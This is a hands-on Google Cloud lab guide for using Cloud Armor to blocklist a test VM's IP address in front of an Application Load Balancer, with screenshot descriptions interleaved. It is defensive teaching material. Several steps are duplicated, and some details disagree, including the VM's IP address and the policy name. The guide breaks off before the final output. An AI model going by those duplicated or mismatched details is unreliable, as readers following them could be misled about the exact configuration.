## LAB 1: DDOS PROTECTION; CONFIGURING TRAFFIC BLOCKLISTING WITH GOOGLE CLOUD ARMOR

### Overview

**Application Load balancing** (HTTP/HTTPS) is implemented at the edge of Google's network in Google's **points of presence (POP)** around the world. User traffic directed to an Application Load Balancer enters the POP closest to the user and is then load balanced over Google's global network to the closest backend that has sufficient capacity available.

**Google Cloud Armor** IP *blocklists/allowlists* enable you to restrict or allow access to your Application Load Balancer at the edge of the Google Cloud, as close as possible to the user and to malicious traffic. This prevents malicious users or traffic from consuming resources or entering your **virtual private cloud (VPC)** networks.

In this lab, you will verify that an Application Load Balancer with global backends is deployed. This load balancer is automatically provisioned for you during startup. You will then *create a VM to test access to the load balancer*. Finally, you will *stress test the load balancer and blocklist the stress test IP* with Google Cloud Armor.

### Objectives

In this lab, you will learn how to perform the following tasks:

- Verify that an Application Load Balancer is deployed.
- Create a VM to test access to the Application Load Balancer.
- Use Google Cloud Armor to blocklist an IP address and restrict access to an Application Load Balancer.

### Setup and requirements

For each lab, you get a new Google Cloud project and set of resources for a fixed time at no cost.

1. Click the **Start Lab** button. If you need to pay for the lab, a pop-up opens for you to select your payment method. On the left is the **Lab Details** panel with the following:
  - The **Open Google Cloud console** button
  - Time remaining
  - The temporary credentials that you must use for this lab
  - Other information, if needed, to step through this lab
2. Click **Open Google Cloud console** (or right-click and select **Open Link in Incognito Window** if you are running the Chrome browser).

The lab spins up resources, and then opens another tab that shows the **Sign in** page.

**Tip:** Arrange the tabs in separate windows, side-by-side.

**Note:** If you see the **Choose an account** dialog, click **Use Another Account**.

3. If necessary, copy the **Username** below and paste it into the **Sign in** dialog.

You can also find the **Username** in the **Lab Details** panel.

4. Click **Next**.
5. Copy the **Password** below and paste it into the **Welcome** dialog.

You can also find the **Password** in the **Lab Details** panel.

6. Click **Next**.



**Important:** You must use the credentials the lab provides you. Do not use your Google Cloud account credentials.

**Note:** Using your own Google Cloud account for this lab may incur extra charges.

7. Click through the subsequent pages:
  - Accept the terms and conditions.
  - Do not add recovery options or two-factor authentication (because this is a temporary account).
  - Do not sign up for free trials.

After a few moments, the Google Cloud console opens in this tab.



**Note:** To view a menu with a list of Google Cloud products and services, click the **Navigation menu** at the top-left, or type the service or product name in the **Search** field.

#### Task 1. Verify the Application Load Balancer is deployed

In this task, you verify that the global Application Load Balancer is deployed. The Application Load Balancer is automatically created when you start the lab. This will be used for a simple web application. This application is deployed to demonstrate the capabilities of Google Cloud Armor.



1. On the Google Cloud console title bar, click **Activate Cloud Shell** (). If prompted, click **Continue**, and then click **Authorize**.

2. Verify that the load balancer is **deployed and registered** by executing the following command:

***gcloud compute backend-services get-health web-backend --global***

**Note:** Rerun this command and wait until this command returns that three instances are **HEALTHY**. You can also monitor it in the console (**Navigation menu > View All Products > Network services > Load balancing**).



3. **Retrieve** the load balancer **IP address** by executing the following command:

**gcloud compute forwarding-rules describe web-rule --global**

4. Copy the value for the **IPAddress** property.



Keep track of this IP address. It will also be used in a later section.

5. Open a new browser tab and try to visit that IP address **http://{IP\_ADDRESS}**.

Replace **{IP\_ADDRESS}** with the IP address of the load balancer. Do not include the curly braces when you are asked to provide the IP address.

If you get a message that the IP address doesn't support a secure connection, click **Continue to site**.

Keep refreshing the page until you see a message similar to this:

## Web server

**This server is in zone: projects/104716457480/zones/us-central1-f**

**Note:** It might take a couple of minutes to access the Application Load Balancer. In the meantime, you might get 404 or 502 errors. Keep trying until you see the page of one of the backends.

Note: It might take a couple of minutes to access the Application Load Balance. In the meantime, you might get 404 or 502 errors. Keep trying until you see the page of one of the backends.

6. In Cloud shell, use the following curl command to access the IP address:

```
while true; do curl -m1 {IP_ADDRESS}; done
```

The responses will be from backends that have been created in different zones.

7. Press **CTRL+C** to stop the previous command.

6. In Cloud shell, use the following curl command to **access the IP address**:

***while true; do curl -m1 {IP\_ADDRESS}; done***

The responses will be from backends that have been created in different zones.

7. Press **CTRL+C** to stop the previous command.

Note: It might take a couple of minutes to access the Application Load Balance. In the meantime, you might get 404 or 502 errors. Keep trying until you see the page of one of the backends.

6. In Cloud shell, use the following curl command to access the IP address:

```
while true; do curl -m1 {IP_ADDRESS}; done
```

The responses will be from backends that have been created in different zones.

7. Press **CTRL+C** to stop the previous command.

## Task 2. Create a VM to test access to the load balancer

- In the Google Cloud console, in the **Navigation menu** (≡), click **Compute Engine > VM instances**.

The screenshot shows the Google Cloud console interface. On the left, there's a sidebar with various services like Cloud Hub, Cloud overview, Solutions, Recently visited, Pinned products, Billing, IAM & Admin, Marketplace, APIs & Services, Vertex AI, and Compute Engine. The Compute Engine section is highlighted with a red box. On the right, the main content area shows the 'VM instances' page for the project '4G-CAPITAL'. A second red box highlights the 'VM instances' link under the Compute Engine heading. The URL in the browser bar is `console.cloud.google.com/compute/instances/dashshell-project-4g-capital`.



- Click **Create instance**.

This screenshot shows the 'VM instances' page in the Google Cloud console. The 'Compute Engine' section in the sidebar is selected. The main area displays a table of existing VM instances, with the 'Create instance' button highlighted by a red box. The URL in the browser bar is `console.cloud.google.com/compute/instances/dashshell-project-4g-capital`.

- On the **Machine configuration** page, enter the following values:

Field	Value (type or select)
Name	access-test
Region	us-east1
Zone	us-east1-d

4. Leave everything else at the default and click **Create**.

5. Once launched, click the **SSH** button to connect to the instance.

6. Run the following command on the instance to access the load balancer:

```
curl -m1 {IP_ADDRESS}
```

The output should look similar to:

```
<!doctype html><html><body><h1>Web server</h1><h2>This server is in zone: projects/104716457480/zones/us-east1-d</h2> </body></html>
```

The screenshot shows two browser tabs side-by-side. The left tab is a Google Cloud Skills Boost exercise titled 'Networking in Google Cloud: Network Security' with a score of 60/100. It contains a terminal window showing the output of a curl command to an IP address. Below the terminal is a note: 'The output should look similar to:' followed by the expected HTML response. A button labeled 'Check my progress' is present. The right tab is the 'VM instances' page in the Google Cloud Compute Engine interface, showing a list of VM instances including 'access-test', 'balancer', 'balancer-monitor', 'web-group-0Bh', 'web-group-90Bg', and 'web-group-fame'. An SSH session is open to the 'access-test' instance, displaying its root shell prompt.

Click *Check my progress* to verify the objective.

The screenshot shows the same browser setup as before. The left tab now shows a green checkmark icon next to the 'Check my progress' button, indicating the task is completed. The right tab shows the same list of VM instances and the open SSH session to the 'access-test' instance, which now displays a different command prompt: 'root@access-test:~\$'. The status bar at the bottom of the screen shows the date and time as '2023-08-21 15:12 PM'.

Task 3. Create a security policy with Google Cloud Armor  
Blocklist the access-test VM

**Note:** You will now create a security policy to **blocklist** access to the load balancer from the **access-test** VM. This policy can be used to block access from a malicious client. There are ways to identify the external IP address of a client trying to access your Application Load Balancer. For example, you could

examine traffic captured by VPC Flow Logs in BigQuery to determine a high volume of incoming requests.



1. In the Google Cloud console, in the **Navigation menu** (≡), click **Compute Engine > VM instances**.

The screenshot shows the Google Cloud console interface. On the left, the navigation menu is open, displaying various services like Cloud Hub, Cloud overview, Solutions, Recently visited, Pinned products, Products, and Compute Engine. The Compute Engine option is highlighted with a red box. Below the navigation menu, the main content area shows a step-by-step guide for blocking access to a VM. The third step, which corresponds to the current task, is highlighted with a yellow box and contains the instruction: "3. In the Google Cloud console, in the Navigation menu (≡), click View all products> Networking > Network Security > Cloud Armor policies." To the right of the guide, the "VM instances" section of the Compute Engine page is visible, also with a red box around the "VM instances" link in the sidebar.

2. Locate and copy the **External IP address** for the **access-test** VM. You will need this in the following steps.

The screenshot shows the Google Cloud console interface, specifically the "access-test" VM instance details page. The left sidebar lists various sections: Overview, Security risk overview, Virtual machines (with "VM instances" selected and highlighted with a red box), Instance templates, Role-tenant nodes, Machine images, TPUs, Committed use discounts, Reservations, Migrate to Virtual Machines, Storage, Disks, Storage Pools, Snapshots, Images, and Async Replication. The main content area displays the VM instance configuration. Under the "Network interfaces" section, the "External IP address" field is highlighted with a red box and contains the value "24.74.254.34 (Ephemeral)".

3. In the Google Cloud console, in the **Navigation menu** (≡), click **View all products> Networking > Network Security > Cloud Armor policies**.

This screenshot displays two windows side-by-side. On the left, a browser window shows a 'Google Cloud Skills Boost' course titled 'Blocklist the access-test VM'. It includes a note about creating a security policy to blocklist access to the load-balancer from the access-test VM. Step 1 of a checklist is highlighted with a yellow box. On the right, a separate browser window shows the 'Google Cloud' console with the URL 'console.cloud.google.com/launcher/training-project/qwiklabs/gcp-03-625de18a5798'. The 'Solutions / Solutions' section is selected, and the 'Networking' category is highlighted with a red box. A list of networking products is shown, with 'Network Security' also highlighted with a red box. The products listed include VPC Network, Network Services, Network Connectivity, Network Security (highlighted), Network Intelligence, Network Service Tiers, Spectrum Access System, and Telecom.

The left window shows a step-by-step guide titled "Blocklist the access-test VM". Step 4 is highlighted with a yellow box: "4. Click Create policy." Step 5 is also highlighted with a yellow box: "5. In the Name field, type blocklist-access-test, and then set the Default rule action to Allow." Step 6 is highlighted with a yellow box: "6. Click Next step." The right window shows the "Cloud Armor policies" page in the Google Cloud Network Security section. The "Cloud Armor policies" tab is selected, and the "Create policy" button is highlighted with a red box.

4. Click **Create policy**.
5. In the **Name** field, type **blocklist-access-test**, and then set the **Default rule action** to **Allow**.
6. Click **Next step**.

The left window shows the continuation of the guide. Step 4 is highlighted with a yellow box: "4. Click Create policy." Step 5 is highlighted with a yellow box: "5. In the Name field, type **blocklist-access-test**, and then set the Default rule action to **Allow**." Step 6 is highlighted with a yellow box: "6. Click Next step." Step 7 is highlighted with a yellow box: "7. Click Add a rule." Step 8 is highlighted with a yellow box: "8. Set the following values, leave all other values at their defaults:" The right window shows the "Create security policy" configuration page. The "Configure policy" section is visible, showing the "Name" field set to "blocklist-access-test", the "Default rule action" set to "Allow", and the "Next step" button highlighted with a red box.

7. Click **Add a rule**.

The screenshot shows a split-screen view of a web browser. The left pane displays a Google Cloud Skills Boost course page with numbered steps for creating a security policy. The right pane shows the 'Create security policy' interface in the Google Cloud Network Security section. A red box highlights the 'Add a rule' button in the 'Rules' section of the configuration page.

- Set the following values, leave all other values at their defaults:

Property	Value
Mode	Basic mode (IP addresses/ranges only)
Match	Enter the External IP of the <b>access-test</b> VM
Action	Deny
Response code	404 (Not Found)
Priority	1000

**Note:** Notice that you are setting the Deny status to 404.

The screenshot shows two browser windows side-by-side. The left window is a step-by-step guide titled 'Create security policy' with a progress bar at 60/100. Step 8 is highlighted: 'Set the following values, leave all other values at their defaults:'. It lists properties like Mode (Basic mode), Match (External IP of access-test VM), Action (Deny), Response code (404 Not Found), and Priority (1000). A note says 'Notice that you are setting the Deny status to 404.' The right window shows the 'Cloud Armor policies' section of the Google Cloud Network Security interface. A red box highlights the 'New rule' configuration panel, which includes fields for Mode (Basic mode selected), Match (IP address 34.74.254.18), Action (Deny), Response code (404 Not Found), and Priority (1000). A checkbox for 'Enable preview only' is also present.

8. Click Save change to rule.

9. Click Next step.

This screenshot continues from the previous one. The left window now shows steps 8 through 11. Step 11 is highlighted: 'For Type 1, select Backend service (external application load balancer)'. The right window shows the 'Create security policy' step with the 'Save change to rule' button highlighted by a red box. Below it, the 'Next step' button is also highlighted in a red box. A note at the bottom of the right window says 'You can also add/edit rules after the policy is created.'

10. Click + Add target.

Google Cloud Skills Boost

Mode: Basic mode (IP addresses/ranges only)

Match: Enter the External IP of the access-test VM

Action: Deny

Response code: 404 (Not Found)

Priority: 1000

Note: Notice that you are setting the Deny status to 404.

8. Click Save change to rule.

9. Click Next step.

10. Click + Add target.

11. For Type 1, select Backend service (external application load balancer).

Cloud Armor policies

Configure policy

Add more rules (optional)

Apply policy to targets (optional)

Targets

+ Add target

Next step

Create policy Cancel

11. For Type 1, select **Backend service (external application load balancer)**.

12. For **Backend Service target 1**, select **web-backend**.

13. Click **Next step**.

14. Click **Done**.

15. Click **Create policy**.

Targets

Type 1 Backend service (external application load balancer) Target 1 web-backend

+ Add target

Next step

9. Click Next step.

10. Click + Add target.

11. For Type 1, select Backend service (external application load balancer).

12. For Backend Service target 1, select web-backend.

13. Click Next step.

14. Click Done.

15. Click Create policy.

Note: Alternatively, you could set the default rule to Deny and only allow list traffic from authorized users/IP addresses.

Next >

Done

Create policy

**Note:** Alternatively, you could set the default rule to Deny and only allow list traffic from authorized users/IP addresses.

Wait for the policy to be created before moving to the next step.

14. Click Done.

15. Click Create policy.

Note: Alternatively, you could set the default rule to Deny and only allow list traffic from authorized users/IP addresses.

Wait for the policy to be created before moving to the next step.

Verify the security policy

1. Return to the SSH session of the access-test VM.

2. Run the `curl` command again on the instance to access the load balancer.

Next >

Cloud Armor policies

Cloud Armor policies

Create policy

Name	Type	Scope	Rules	Targets
block-test	Backend security policy	global	1	

### Verify the security policy

1. Return to the SSH session of the access-test VM.

- Run the curl command again on the instance to access the load balancer:



```
curl -m1 {IP_ADDRESS}
```

The output should look as follows.

